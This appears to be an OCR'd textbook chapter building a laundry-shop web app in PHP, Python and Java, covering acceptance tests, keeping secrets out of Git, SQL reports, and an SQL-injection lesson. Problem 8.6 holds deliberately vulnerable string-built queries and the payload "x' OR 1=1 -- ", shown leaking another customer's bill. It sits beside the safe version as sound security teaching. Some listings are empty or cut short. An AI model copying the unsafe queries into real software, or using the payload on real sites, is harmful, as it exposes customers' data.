

Figure 8.4 The life of a bill. The button *Next status* (feature F7) follows the solid arrows only; the dashed arrow is the cancellation of Exercise 8.10.

The PHP solution. The features are the rest of **Listing 8.5**, after the authentication part. Read them with **Table 8.2** beside you.

Line by line. *F5*, the price list, needs no login: it selects the twelve services and prints a table, with every value passed through `h()` and prices formatted by `rupiah()` in the Indonesian way, `Rp 8.000`. *F9* is guarded by `require_login('customer')` and computes each bill's balance inside the SQL, as the charge minus the sum of its payments; `COALESCE(…, 0)` turns "no payments yet", which SQL writes as `NULL`, into zero. The line `$u = require_login('staff');` then protects everything below it in one stroke. *F1* searches with `LIKE ?` and the value `"%$q%"`: the percent signs are part of the *value*, so the placeholder still keeps the input out of the SQL text. *F2* and *F3* share one handler, because adding and editing differ only in which fields are shown and whether the SQL says `INSERT` or `UPDATE`; a new customer gets the next id, and a `CHECK` constraint that refuses the row (a gender that is not `f` or `m`, a date that is not a date) is caught and turned into a message. *F4* simply tries the `DELETE`. If the customer has bills, the foreign key `Bill_Customer` refuses, PDO throws a `PDOException`, and the handler turns it into "has bills and cannot be deleted": the rule is enforced once, by the database, and the page only reports it. *F6* checks that the customer and the service exist, that the quantity is a whole number from 1 to 100 (`FILTER_VALIDATE_INT` with a range), and that the rack looks like `A07`; it computes the charge on the server as price times quantity, and writes the bill and its first `StatusLog` row inside one transaction, so that there can never be a bill without its log row or a log row without its bill. *F7* looks up the current status, finds the next one in a two-entry array, and in one transaction updates the bill (setting the matching time column, `finished` or `departed`) and inserts the log row; a bill that is already `departed` cannot move. *F8* has a read side, which shows the bill with its payments and balance, and a write side, which accepts a payment only if it is a whole number of rupiah between 1 and the balance and the method is cash, QRIS or transfer. The last three lines answer every other path with a 404 page.

The Python solution. **Listing 8.9** is the Laundry Desk on Flask. Each route is a function with a decorator such as `@app.get("/services")`; the permission check for all staff pages is a single `before_request` function; and `with db():` wraps the two statements of F6 and F7 in a transaction, committing both or neither.

Listing 8.9 `laundry_desk.py`: the Laundry Desk on Flask and `sqlite3`, route for route the same as the PHP version.

```python
# laundry_desk.py - the Laundry Desk in Flask + sqlite3 (Problems 8.2 and 8.3).

```

The Java solution. **Listing 8.10** is the Laundry Desk on nothing but the JDK and the SQLite JDBC driver. It is longer than the other two because Java's built-in server gives us bytes, not forms: the program parses the query string and the form body itself, keeps its own session map, and writes its own `Set-Cookie` and `Location` headers. Everything else is a line-for-line match: `route` is the front controller, each feature is a method, and `setAutoCommit(false)` with `commit()` makes the transactions.

Listing 8.10 `LaundryDesk.java`: the Laundry Desk on `com.sun.net.httpserver` and JDBC, with its own session store and form parser.

```
// LaundryDesk.java - the Laundry Desk on the JDK's own HTTP server + JDBC (Problems 8.2
and 8.3).
// Compile: javac -d out LaundryDesk.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" LaundryDesk 8080   (Windows:
; instead of :)

        return page(r, "Bill " + id, t.toString());
    }
}
```

Where the MVC is. None of the three files uses a framework, but each has the three parts that MVC names. The *model* is the database with its constraints plus the SQL that reads and writes it (the handlers' `rows`, `row` and `run` calls). The *view* is the code that turns data into HTML (`page()` and the table-building lines). The *controller* is the routing and the handler logic that decides what happens. **Table 8.3** shows where each piece would live in Laravel, which is the translation the statement's "Laravel or another framework" invites.

Table 8.3 Each piece of the PHP solution and its Laravel counterpart. The ideas are the same; Laravel supplies them ready-made.

In the Laundry Desk (PHP)	In Laravel
`public/index.php`, the list of `if ($path === …)`	`routes/web.php`, `Route::get('/customers', …)`
the handler code of one feature	a method of a controller class, `CustomerController@index`
`rows()`, `row()`, `run()` with `?` placeholders	Eloquent models (`Customer::where(…)->get()`) or the query builder
`p81_design.mysql.sql`, `CREATE TABLE …`	a migration, `Schema::create('Customer', …)`
`page()` and string-built HTML with `h()`	Blade templates, where `{{ $name }}` escapes automatically
`require_login('staff')`	the `auth` middleware plus a policy or gate
`hash_password()`, `verify_password()`	`Hash::make()`, `Hash::check()` (bcrypt or Argon2 by default)
`session_regenerate_id(true)` at login	done for you by `Auth::attempt` and the starter kits
`flash()` and the one-time message	`redirect()->with('status', …)` and `session('status')`

The commands that would create a Laravel version are `composer create-project laravel/laravel laundry`, `php artisan make:model Customer -mcr` for each resource, `php artisan migrate`, and one of the official starter kits for registration, login and logout [2]. They are given here without output, because they download packages from the internet and could not be run for this chapter; everything else in this chapter was run.

A tempting wrong solution. The HTML form for a new bill says `<input name="unit" type="number" min="1" max="100" required>`, and the browser refuses to submit 0. So one is tempted to leave the check out of the server. But the browser's check is a courtesy to honest users, not a protection: anybody can send the request without the form, with `curl` or a few lines of Python, exactly as the acceptance test of Problem 8.4 does. Its check F6 sends a quantity of 0 straight to the server, and the three servers answer "The quantity must be a whole number from 1 to 100." That line exists only because the server checks again. The same reasoning is why the *price* is not a field in the form at all: a charge taken from the browser is a charge the customer can choose.

> **CHECK YOURSELF.** Add a tenth feature, "complaints": a staff member records a customer's complaint about a collected bill. Which table does it write to, which status value, and which checks must the server make?
>
> *Answer.* It inserts a row into `StatusLog` with `status = 'complaint'`, the bill's id, the time and the employee's id; `Bill` itself does not change. The server must check that the user is staff, that the bill exists, and that its status is `departed` (a complaint about laundry not yet collected makes no sense); the `CHECK` constraint on `StatusLog.status` already accepts `'complaint'`.

8.4.4 Problem 8.4 — Evidence, write-up, repository and deployment

> **PROBLEM.** Show that each feature works (screenshots with a brief explanation), write the report (database design, list of features, each member's share of the work), deploy the website to a free web hosting service, and publish the complete source code in a public repository.

In our own words. Four pieces of delivery. Screenshots prove that a feature worked once, on one machine, on the day they were taken. We will add something stronger: an *acceptance test*, a program that uses the website exactly as a browser does and checks every feature, so that "it

works" can be re-proved in two seconds after every change. Then the write-up, then a repository that contains the code and nothing else, then a host.

Design. The acceptance test must not know how the site is built, only what it must do, so it talks to the server over HTTP like a browser: it sends forms, keeps cookies, and never follows a redirect on its own (it wants to *see* each 302). It reads the answer by looking for a few fixed marks that all three servers print: the `<h1>` title, the one-time message `<p class="msg">`, the error `<p class="err">`, and one `<tr><td>` per row of data. Because it knows nothing else, the same test checks the PHP, the Java and the Python server.

The solution. **Listing 8.11** is the test, written in Python with only the standard library, and **Listing 8.12** is the script that gives it a fresh copy of the database, starts one server, runs the test and stops the server again.

Listing 8.11 `acceptance.py`: twenty-four checks over real HTTP, written once and run against all three servers.

```
# acceptance.py - one acceptance run of the Laundry Desk over real HTTP (Problem 8.4).
# The same script checks the PHP, the Java and the Python server:
#     python3 acceptance.py http://127.0.0.1:8080
# It needs a FRESH copy of laundry.db behind the server (run_acceptance.sh makes one).
import html
import http.client
import re
import sys
import urllib.parse

BASE = urllib.parse.urlparse(sys.argv[1] if len(sys.argv) > 1 else "http://127.0.0.1:8080")
cookies = {}            # the browser's cookie jar: name -> value
passed = 0

def request(method, path, form=None):
    """Sends one request, keeps the cookies, never follows a redirect."""
    conn = http.client.HTTPConnection(BASE.hostname, BASE.port, timeout=30)
    headers = {}
    body = None
    if cookies:
        headers["Cookie"] = "; ".join(f"{k}={v}" for k, v in cookies.items())
    if form is not None:
        body = urllib.parse.urlencode(form)
        headers["Content-Type"] = "application/x-www-form-urlencoded"
    conn.request(method, path, body, headers)
    r = conn.getresponse()
    for name, value in r.getheaders():
        if name.lower() == "set-cookie":
            k, v = value.split(";")[0].split("=", 1)
            gone = v == "" or "max-age=0" in value.lower() or "1970" in value
            if gone:
                cookies.pop(k, None)
            else:
                cookies[k] = v
    text = r.read().decode("utf-8")
    conn.close()
    return r.status, r.getheader("Location") or "", text

def find(pattern, text):
    m = re.search(pattern, text, re.S)
    return html.unescape(m.group(1)) if m else ""
```

F9  GET /my-bills as Rina                       -> B2954 | 2026-09-30 21:00:00 | Wash, dry
& fold (per kg) | departed | Rp 20.000
All 24 checks passed.
```

Run with `java` and with `python` instead of `php`, it printed the same twenty-five lines, character for character. The PHP server was also run against MariaDB, with `LAUNDRY_DSN` pointing at a fresh copy of the MySQL database, and again passed all twenty-four checks. Three applications in three languages on two database systems agree to the rupiah, and that agreement is itself evidence: a mistake in one of them would have shown up as a difference.

Line by line. `request()` is a tiny browser. It sends one request with the cookies it holds, stores every `Set-Cookie` it receives (and forgets a cookie the server expires), and returns the status, the `Location` header and the body. `check()` prints one line and stops the whole run at the first failure, so that a broken feature cannot hide behind later successes. The checks follow the design of **Table 8.2**: A1 to A8 prove the authentication of Problem 8.2, including the edge cases (the same e-mail twice, a wrong password, a customer trying a staff page, a page visited after logout); F0 to F9 exercise every feature, including the refusals (the customer who has bills, the quantity 0, the payment larger than the balance, the bill that cannot move further); E1 asks for a page that does not exist. Two details make the run *repeatable*: the script copies the database first, so that every run starts from the same 256 customers, and it sets `LAUNDRY_NOW`, so that the new bill always arrives at 2026-09-30 21:00:00. That is why the new customer is always `C0257` and the new bill always `B2954`.

The write-up. The report has a fixed shape, and **Table 8.4** gives it with what goes in each part. Write it *while* building, not afterwards: the conceptual model is written at Step 2 of the method, the feature table at Step 4, and each screenshot the day its feature first passes its check.

Table 8.4 The parts of the project write-up. Parts 4 and 5 need no code, and they are where a reader learns whether the team understood what it built.

Part	Contents	Where it comes from in this chapter
1. Database design	conceptual model (drawing and one sentence per relationship), physical model (drawing and SQL), the reasons for each key and type	Problem 8.1, **Figure 8.1**, **Figure 8.2**
2. Features	one row per feature: name, who, URLs, CRUD letters	**Table 8.2**
3. Evidence	for each feature: one screenshot, two sentences on what it shows, and the matching acceptance check	Problem 8.4
4. Analysis	what was measured, what worked, what did not and why, what you would change	the tempting wrong solutions of Problems 8.1 to 8.4
5. Conclusion	what the team knows now that it did not know before	your own
6. Contributions	each member, a percentage, and the concrete pieces of work behind it	the repository history

A contribution statement is only believable when it is concrete. “Putri 55%: designed the database (Problem 8.1), wrote registration and login, features F6 to F8, and the acceptance test; Gupito 45%: features F1 to F5 and F9, the deployment, and parts 1 to 3 of the write-up” can be checked against the repository, commit by commit; “Putri did the backend and Gupito did the frontend” cannot.

The repository. A public repository is read by strangers, including programs that search every new commit for passwords. Two kinds of file must never enter it: secrets (database passwords, the key that signs sessions) and live data (a database full of customers’ names and telephone numbers). The Laundry Desk reads every secret from environment variables, so the code itself contains none; **Listing 8.13** is the template that *is* committed, with the names of the settings and no real values, and **Listing 8.14** is the list of files Git must ignore [11].

Listing 8.13 `env.example`: the names of the settings, committed without their values.

```
# env.example - Problem 8.4: the settings the Laundry Desk reads, WITHOUT real values.
# Copy to .env (which .gitignore keeps out of Git) and fill in your own.
LAUNDRY_DSN=mysql:host=127.0.0.1;dbname=profitina_laundry;charset=utf8mb4
LAUNDRY_USER=laundry
LAUNDRY_PASSWORD=change-me
LAUNDRY_SECRET=put-64-random-hex-characters-here
```

Listing 8.14 `gitignore.txt`, to be saved as `.gitignore`: secrets, databases and rebuilt files stay out of the repository.

```
# .gitignore - Problem 8.4: files that must never reach a public repository.
# Copy this file into the root of YOUR project and rename it to .gitignore.

# Secrets: database passwords, the session signing key
.env
config.local.php

# The live database and anything customers typed into it
*.db
*.sqlite

# Things the computer rebuilds by itself
vendor/
out/
__pycache__/
*.class
*.log
```

Listing 8.15 proves that the list works. It builds a throw-away repository containing the application, a real secret in `.env` and the database, and asks Git what it would add, first without and then with the `.gitignore`.

Listing 8.15 `git_demo.sh`: what Git would publish, with and without the `.gitignore`.

```
#!/usr/bin/env bash
# git_demo.sh - Problem 8.4: prove that .gitignore keeps the secrets and the database out
of Git.

?? env.example
?? php/lib.php
?? php/public/index.php
--- and git explains why .env is left out:
.gitignore:5:.env    .env
.gitignore:9:*.db    data/laundry.db
```

Deployment. Free hosting changes its terms often, so look up the current offer before you choose; what does not change is the checklist. For the PHP version, a free PHP host with MySQL is the natural home: create the database in the host's control panel, import `schema.mysql.sql` and `seed.mysql.sql` with its phpMyAdmin, upload `lib.php` and the `public` folder (so that `public` is the web root and `lib.php` sits *above* it, out of reach of the browser), and set `LAUNDRY_DSN`, `LAUNDRY_USER` and `LAUNDRY_PASSWORD` in the panel's environment settings, or, where the host offers none, in a `config.local.php` outside the web root that the `.gitignore` keeps out of the repository. For the Python version, a host that runs Flask applications (PythonAnywhere offers a free tier at the time of writing) needs the code, the `laundry.db` file uploaded separately, and `LAUNDRY_SECRET` set to a long random value, so that sessions survive a restart. For the Java version, any host that runs a JAR will do. Whichever you choose, finish with the same acceptance test pointed at the public address, but on a *copy* of the site, because the test creates a customer and a bill.

A tempting wrong solution. "Just this once" the database password is written into `lib.php` and pushed, and removed again in the next commit. It is not removed: every earlier commit stays in the history, and anyone can read it with `git log -p`. The first two lines of the demonstration's output above show that without a `.gitignore`, `git add .` would have published both the secret and 256 customers' personal data. Once a secret has been pushed, the only repair is to *change* it; deleting it from the files is too late.

> **CHECK YOURSELF.** Write one more acceptance check for feature F9: after the cashier records a second payment of Rp 20.000 for bill `B2954`, Rina's page must show a balance of Rp 0. Where in **Listing 8.11** does it go, and what does it assert?
>
> *Answer.* After check F8 (the refused Rp 30.000), add `post(bill + "/pay", {"amount": "20000", "method": "cash"})` while still logged in as the cashier; then, in the last section, check that the row found by `find(r"<tr><td>(B\d{4}.*?)</tr>", text)` ends with `Rp 0`. The existing check F9 must then expect `Rp 0` instead of `Rp 20.000`, which is exactly the kind of change a good test forces you to think about.

8.5 New Worked Problems: PHP and MySQL

8.5.1 Problem 8.5 — Takings per outlet and payment method

> **PROBLEM.** The owner wants to know how the money came in during September 2026. For every outlet and every payment method, show the number of payments and the amount received, keep only the combinations that brought in at least Rp 400.000, and list them by outlet with the largest amount first. Write the query in SQL and show the report from PHP, Java and Python.

In our own words. Money received lives in `Payment`, but the outlet does not: a payment belongs to a bill, and the bill belongs to an outlet. So we must *join* `Payment` to `Bill`, keep only September's payments, *group* the rows by outlet and method, *count* and *sum* each group, and then throw away the small groups.

Design. Write the clauses in the order in which the database actually uses them, because that order explains which condition goes where:

1. `FROM Payment p JOIN Bill b ON b.id = p.Bill_id`: one row per payment, with its bill's columns beside it.
2. `WHERE`: keep only rows paid in September. This filters *rows*, before any grouping.
3. `GROUP BY b.Outlet_id, p.method`: gather the surviving rows into one group per outlet and method.
4. `HAVING SUM(p.amount) >= 400000`: keep only the groups whose total is large enough. This filters *groups*, so it may use `SUM`; `WHERE` may not, because when `WHERE` runs, there are no groups yet.
5. `SELECT` the outlet, the method, `COUNT(*)` and `SUM(p.amount)`, then `ORDER BY` outlet and amount.

The one delicate point is the date range. `paid_at` holds a date *and* a time, such as `2026-09-30 20:54:25`. "September" is therefore every moment from `2026-09-01 00:00:00` up to, but not including, `2026-10-01 00:00:00`. A range that includes its start and excludes its end is called *half-open*, and it is the only form that is right for timestamps whatever their precision.

The SQL solution. **Listing 8.16** contains the query and, for comparison, the tempting wrong one.

Listing 8.16 `p85_report.sql`: the report query with a half-open date range, and the tempting version with `BETWEEN`.

```sql
-- p85_report.sql - Problem 8.5: money received in September 2026, per outlet and payment
method.
-- Runs unchanged on SQLite (DB Browser, laundry.db) and MySQL (phpMyAdmin,
profitina_laundry).
SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS received
  FROM Payment p
  JOIN Bill b ON b.id = p.Bill_id
 WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01'   -- half-open: all of 30
September
 GROUP BY b.Outlet_id, p.method
HAVING SUM(p.amount) >= 400000
 ORDER BY b.Outlet_id, received DESC;

-- The tempting wrong version: BETWEEN stops at 2026-09-30 00:00:00 and loses the last day.
SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS received
  FROM Payment p
  JOIN Bill b ON b.id = p.Bill_id
 WHERE p.paid_at BETWEEN '2026-09-01' AND '2026-09-30'
 GROUP BY b.Outlet_id, p.method
HAVING SUM(p.amount) >= 400000
 ORDER BY b.Outlet_id, received DESC;
```

On MariaDB, loaded with the Profitina Laundry data, the first query printed:

```
+--------+----------+----------+------------+
| outlet | method   | payments | received   |
+--------+----------+----------+------------+
| O01    | cash     |       51 | 1849000.00 |
| O01    | qris     |       39 | 1476000.00 |
| O01    | transfer |       10 |  472000.00 |
| O02    | cash     |       41 | 1809000.00 |
| O02    | qris     |       42 | 1714000.00 |
| O03    | qris     |       32 | 1810000.00 |
| O03    | cash     |       44 | 1700000.00 |
| O03    | transfer |       12 |  537000.00 |
+--------+----------+----------+------------+
```

Eight groups survive. The four groups for the method `credit` (payments taken from a customer's deposit) and the transfers at O02 (Rp 302.000) were removed by `HAVING`.

The PHP solution. Listing 8.17 runs the same query through PDO and prints it as a report with a total.

Listing 8.17 `p85_report.php`: the report from PHP, with each placeholder bound with its proper type.

```php
<?php
// p85_report.php - Problem 8.5: September 2026 takings per outlet and method, from PHP
with PDO.
// Run: php p85_report.php          (MySQL: set LAUNDRY_DSN and LAUNDRY_USER first, see
lib.php)
declare(strict_types=1);
require __DIR__ . '/lib.php';

$sql = "SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
          FROM Payment p JOIN Bill b ON b.id = p.Bill_id
         WHERE p.paid_at >= ? AND p.paid_at < ?
         GROUP BY b.Outlet_id, p.method
        HAVING SUM(p.amount) >= ?
         ORDER BY b.Outlet_id, received DESC";
$st = db()->prepare($sql);
$st->bindValue(1, '2026-09-01');
$st->bindValue(2, '2026-10-01');
$st->bindValue(3, 400000, PDO::PARAM_INT);     // a number, not the text '400000'
$st->execute();
$total = 0;
printf("%-7s %-9s %8s %14s\n", 'outlet', 'method', 'payments', 'received');
foreach ($st->fetchAll() as $r) {
    printf("%-7s %-9s %8d %14s\n", $r['outlet'], $r['method'], $r['payments'],
rupiah($r['received']));
    $total += (int) $r['received'];
}
printf("%-7s %-9s %8s %14s\n", 'total', '', '', rupiah($total));
```

```
outlet  method    payments       received
O01     cash            51   Rp 1.849.000
O01     qris            39   Rp 1.476.000
O01     transfer        10     Rp 472.000
O02     cash            41   Rp 1.809.000
O02     qris            42   Rp 1.714.000
O03     qris            32   Rp 1.810.000
O03     cash            44   Rp 1.700.000
O03     transfer        12     Rp 537.000
total                       Rp 11.367.000
```

The Python and Java solutions. Listing 8.18 and **Listing 8.19** are the same report; both printed exactly the nine lines above.

Listing 8.18 `p85_report.py`: the report from Python and `sqlite3`.

```
# p85_report.py - Problem 8.5: September 2026 takings per outlet and method, from Python.
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
SQL = """SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
           FROM Payment p JOIN Bill b ON b.id = p.Bill_id
          WHERE p.paid_at >= ? AND p.paid_at < ?
          GROUP BY b.Outlet_id, p.method
         HAVING SUM(p.amount) >= ?
          ORDER BY b.Outlet_id, received DESC"""

def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")

with sqlite3.connect(DB) as conn:
    total = 0
    print(f"{'outlet':<7} {'method':<9} {'payments':>8} {'received':>14}")
    for outlet, method, payments, received in conn.execute(SQL, ("2026-09-01", "2026-10-
01", 400000)):
        print(f"{outlet:<7} {method:<9} {payments:>8} {rupiah(received):>14}")
        total += received
    print(f"{'total':<7} {'':<9} {'':>8} {rupiah(total):>14}")
```

Listing 8.19 `P85Report.java`: the report from Java over JDBC.

```java
// P85Report.java - Problem 8.5: September 2026 takings per outlet and method, over JDBC.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P85Report   (Windows: ; not :)
import java.sql.*;

public class P85Report {
    static final String SQL = """
            SELECT b.Outlet_id AS outlet, p.method, COUNT(*) AS payments, SUM(p.amount) AS
received
              FROM Payment p JOIN Bill b ON b.id = p.Bill_id
             WHERE p.paid_at >= ? AND p.paid_at < ?
             GROUP BY b.Outlet_id, p.method
            HAVING SUM(p.amount) >= ?
             ORDER BY b.Outlet_id, received DESC""";

    static String rupiah(long n) {
        return "Rp " + String.format("%,d", n).replace(',', '.');
    }

    public static void main(String[] args) throws SQLException {
        String db = System.getenv().getOrDefault("LAUNDRY_DB", "../data/laundry.db");
        try (Connection c = DriverManager.getConnection("jdbc:sqlite:" + db);
             PreparedStatement st = c.prepareStatement(SQL)) {
            st.setString(1, "2026-09-01");
            st.setString(2, "2026-10-01");
            st.setLong(3, 400000);
            long total = 0;
            System.out.printf("%-7s %-9s %8s %14s%n", "outlet", "method", "payments",
"received");
            try (ResultSet rs = st.executeQuery()) {
                while (rs.next()) {
                    long received = rs.getLong("received");
                    System.out.printf("%-7s %-9s %8d %14s%n", rs.getString("outlet"),
rs.getString("method"),
                            rs.getInt("payments"), rupiah(received));
                    total += received;
                }
            }
            System.out.printf("%-7s %-9s %8s %14s%n", "total", "", "", rupiah(total));
        }
    }
}
```

Line by line. The SQL is the design, clause for clause. In PHP, notice the three `bindValue` calls. The first two bind the dates as text, which is what they are. The third binds 400000 with `PDO::PARAM_INT`, and that flag is not decoration. PDO's shortcut `execute([...])` sends *every* value as text, and SQLite compares values by type before it compares them by size: an integer (the `SUM`) is always "less than" any text, so `SUM(p.amount) >= '400000'` is false for every group, and the report comes back empty without any error. The first version of **Listing 8.17** was written with the shortcut and printed only the heading and `total Rp 0`, which is how this trap was found. MySQL converts the text to a number and hides the problem, so the same code "works" on one database and silently fails on another. Java's `setLong` and Python's plain integer carry the type with them. The `rupiah` helpers insert thousands separators and swap the commas for the dots that Indonesian writing uses.

A tempting wrong solution. `WHERE p.paid_at BETWEEN '2026-09-01' AND '2026-09-30'` reads naturally, and it is wrong. The text `'2026-09-30'` means the *first instant* of 30 September, so every payment made later that day is excluded. MariaDB printed:

```
+--------+----------+----------+------------+
| outlet | method   | payments | received   |
+--------+----------+----------+------------+
| O01    | cash     |       48 | 1750000.00 |
| O01    | qris     |       38 | 1431000.00 |
| O01    | transfer |        9 |  430000.00 |
| O02    | cash     |       41 | 1809000.00 |
| O02    | qris     |       42 | 1714000.00 |
| O03    | qris     |       31 | 1750000.00 |
| O03    | cash     |       41 | 1600000.00 |
| O03    | transfer |       12 |  537000.00 |
+--------+----------+----------+------------+
```

Compare it line by line with the right result: O01 cash lost 3 payments and Rp 99.000, O03 QRIS lost one payment of Rp 60.000, and so on; nine payments worth Rp 346.000 in all, the whole of the last day's takings, disappear with no error and no warning. A report that is wrong by one day in thirty looks entirely plausible, which is what makes the mistake dangerous. Use `>= start AND < next day`, always.

> **CHECK YOURSELF.** Change the query to show, for September 2026, the *average* payment per method over all outlets together, largest first, keeping only methods with at least 20 payments. Which clauses change?
>
> *Answer.* `SELECT p.method, COUNT(*) AS payments, AVG(p.amount) AS average FROM Payment p WHERE p.paid_at >= '2026-09-01' AND p.paid_at < '2026-10-01' GROUP BY p.method HAVING COUNT(*) >= 20 ORDER BY average DESC;`. The join disappears (the outlet is no longer needed), `GROUP BY` loses the outlet, `SUM` becomes `AVG` and the `HAVING` condition counts instead of sums. `credit`, with 10 payments, is removed. On the sample data the result is transfer (28 payments, about Rp 46.821 each), QRIS (113, about Rp 44.248) and cash (136, about Rp 39.397).

8.5.2 Problem 8.6 — A status check that cannot be tricked

> **PROBLEM.** Customers may check the state of their laundry without logging in: they type the bill number and the last four digits of their telephone number, and the page shows the status and the customer's initial and surname. Write the check so that no input can make it reveal someone else's bill. Show the solution and a tempting unsafe version side by side, in PHP, Java and Python.

In our own words. One `SELECT` with two conditions, both taken from a stranger's typing. The phone digits act as a light password: without them, anyone could walk through the bill numbers `B0001`, `B0002`, … and read everybody's laundry. The danger is SQL injection (Chapter 5): input that changes the *meaning* of the SQL instead of being data inside it.

Design. The SQL text is written once, with two `?` placeholders, and the two inputs are sent separately as values. The last four digits are taken with `SUBSTR(c.phone, -4)`, which counts from the end and works in both SQLite and MySQL. The answer is shortened to an initial and a surname, because a page open to everyone should show as little personal data as it can while still being useful.

The PHP solution. Listing 8.20 contains both functions and tries each on the same three inputs: a real bill with the right digits, the same bill with the wrong digits, and an attack.

Listing 8.20 `p86_status.php`: the prepared-statement check and the string-built one, tried on the same three inputs.

```php
<?php
// p86_status.php - Problem 8.6: the self-service status check, safe and unsafe side by
side.
// Run: php p86_status.php
declare(strict_types=1);
require __DIR__ . '/lib.php';

const SQL = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
             WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id";

// The right way: the SQL text is fixed; the visitor's input travels separately, as data.
function check_safe(string $bill, string $phone4): ?array
{
    return row(SQL, [$bill, $phone4]);
}

// The tempting way: the visitor's input is pasted INTO the SQL text.
function check_unsafe(string $bill, string $phone4): ?array
{
    $sql = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
            WHERE b.id = '$bill' AND SUBSTR(c.phone, -4) = '$phone4' ORDER BY b.id";
    return db()->query($sql)->fetch() ?: null;
}

function show(?array $r): string
{
    if ($r === null) {
        return 'no bill with that number and phone';
    }
    $parts = explode(' ', $r['name']);               // "Lestari Mahendra" -> "L. Mahendra"
    return "{$r['id']}: {$r['status']} (" . $r['name'][0] . '. ' . end($parts) . ')';
}

$tries = [['B2953', '8079'], ['B2953', '0000'], ["x' OR 1=1 -- ", '']];
foreach (['safe' => 'check_safe', 'unsafe' => 'check_unsafe'] as $label => $fn) {
    foreach ($tries as [$bill, $phone]) {
        printf("%-7s %-16s %-6s -> %s\n", $label, $bill, "'$phone'", show($fn($bill,
$phone)));
    }
}
```

```
safe    B2953            '8079' -> B2953: queued (L. Mahendra)
safe    B2953            '0000' -> no bill with that number and phone
safe    x' OR 1=1 --     ''     -> no bill with that number and phone
unsafe  B2953            '8079' -> B2953: queued (L. Mahendra)
unsafe  B2953            '0000' -> no bill with that number and phone
unsafe  x' OR 1=1 --     ''     -> B0001: departed (I. Pratama)
```

The Python and Java solutions. Listing 8.21 and **Listing 8.22** printed the same six lines.

Listing 8.21 `p86_status.py`: the same experiment in Python.

```python
# p86_status.py - Problem 8.6: the self-service status check, safe and unsafe side by side.
import os
import sqlite3

DB = os.environ.get("LAUNDRY_DB") or os.path.join(os.path.dirname(__file__), "..", "data",
"laundry.db")
conn = sqlite3.connect(DB)
SQL = """SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id = b.Customer_id
         WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id"""

def check_safe(bill, phone4):
    """The right way: the SQL text is fixed; the visitor's input travels separately, as
data."""
    return conn.execute(SQL, (bill, phone4)).fetchone()

def check_unsafe(bill, phone4):
    """The tempting way: the visitor's input is pasted INTO the SQL text."""
    sql = f"""SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
              WHERE b.id = '{bill}' AND SUBSTR(c.phone, -4) = '{phone4}' ORDER BY b.id"""
    return conn.execute(sql).fetchone()

def show(r):
    if r is None:
        return "no bill with that number and phone"
    bill, status, name = r
    return f"{bill}: {status} ({name[0]}. {name.split()[-1]})"

tries = [("B2953", "8079"), ("B2953", "0000"), ("x' OR 1=1 -- ", "")]
for label, fn in (("safe", check_safe), ("unsafe", check_unsafe)):
    for bill, phone in tries:
        quoted = "'" + phone + "'"
        print(f"{label:<7} {bill:<16} {quoted:<6} -> {show(fn(bill, phone))}")
```

Listing 8.22 `P86Status.java`: the same experiment in Java, with `PreparedStatement` against `Statement`.

```
// P86Status.java - Problem 8.6: the self-service status check, safe and unsafe side by
side.
// Run: java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P86Status   (Windows: ; not :)
import java.sql.*;

public class P86Status {
    static final String SQL = """
            SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id
            WHERE b.id = ? AND SUBSTR(c.phone, -4) = ? ORDER BY b.id""";
    static Connection conn;

    /** The right way: the SQL text is fixed; the visitor's input travels separately, as
data. */
    static String checkSafe(String bill, String phone4) throws SQLException {
        try (PreparedStatement st = conn.prepareStatement(SQL)) {
            st.setString(1, bill);
            st.setString(2, phone4);
            return show(st.executeQuery());
        }
    }

    /** The tempting way: the visitor's input is pasted INTO the SQL text. */
    static String checkUnsafe(String bill, String phone4) throws SQLException {
        String sql = "SELECT b.id, b.status, c.name FROM Bill b JOIN Customer c ON c.id =
b.Customer_id"
                + " WHERE b.id = '" + bill + "' AND SUBSTR(c.phone, -4) = '" + phone4 + "'
ORDER BY b.id";
        try (Statement st = conn.createStatement()) {
            return show(st.executeQuery(sql));
        }
    }

    static String show(ResultSet rs) throws SQLException {
        if (!rs.next()) return "no bill with that number and phone";
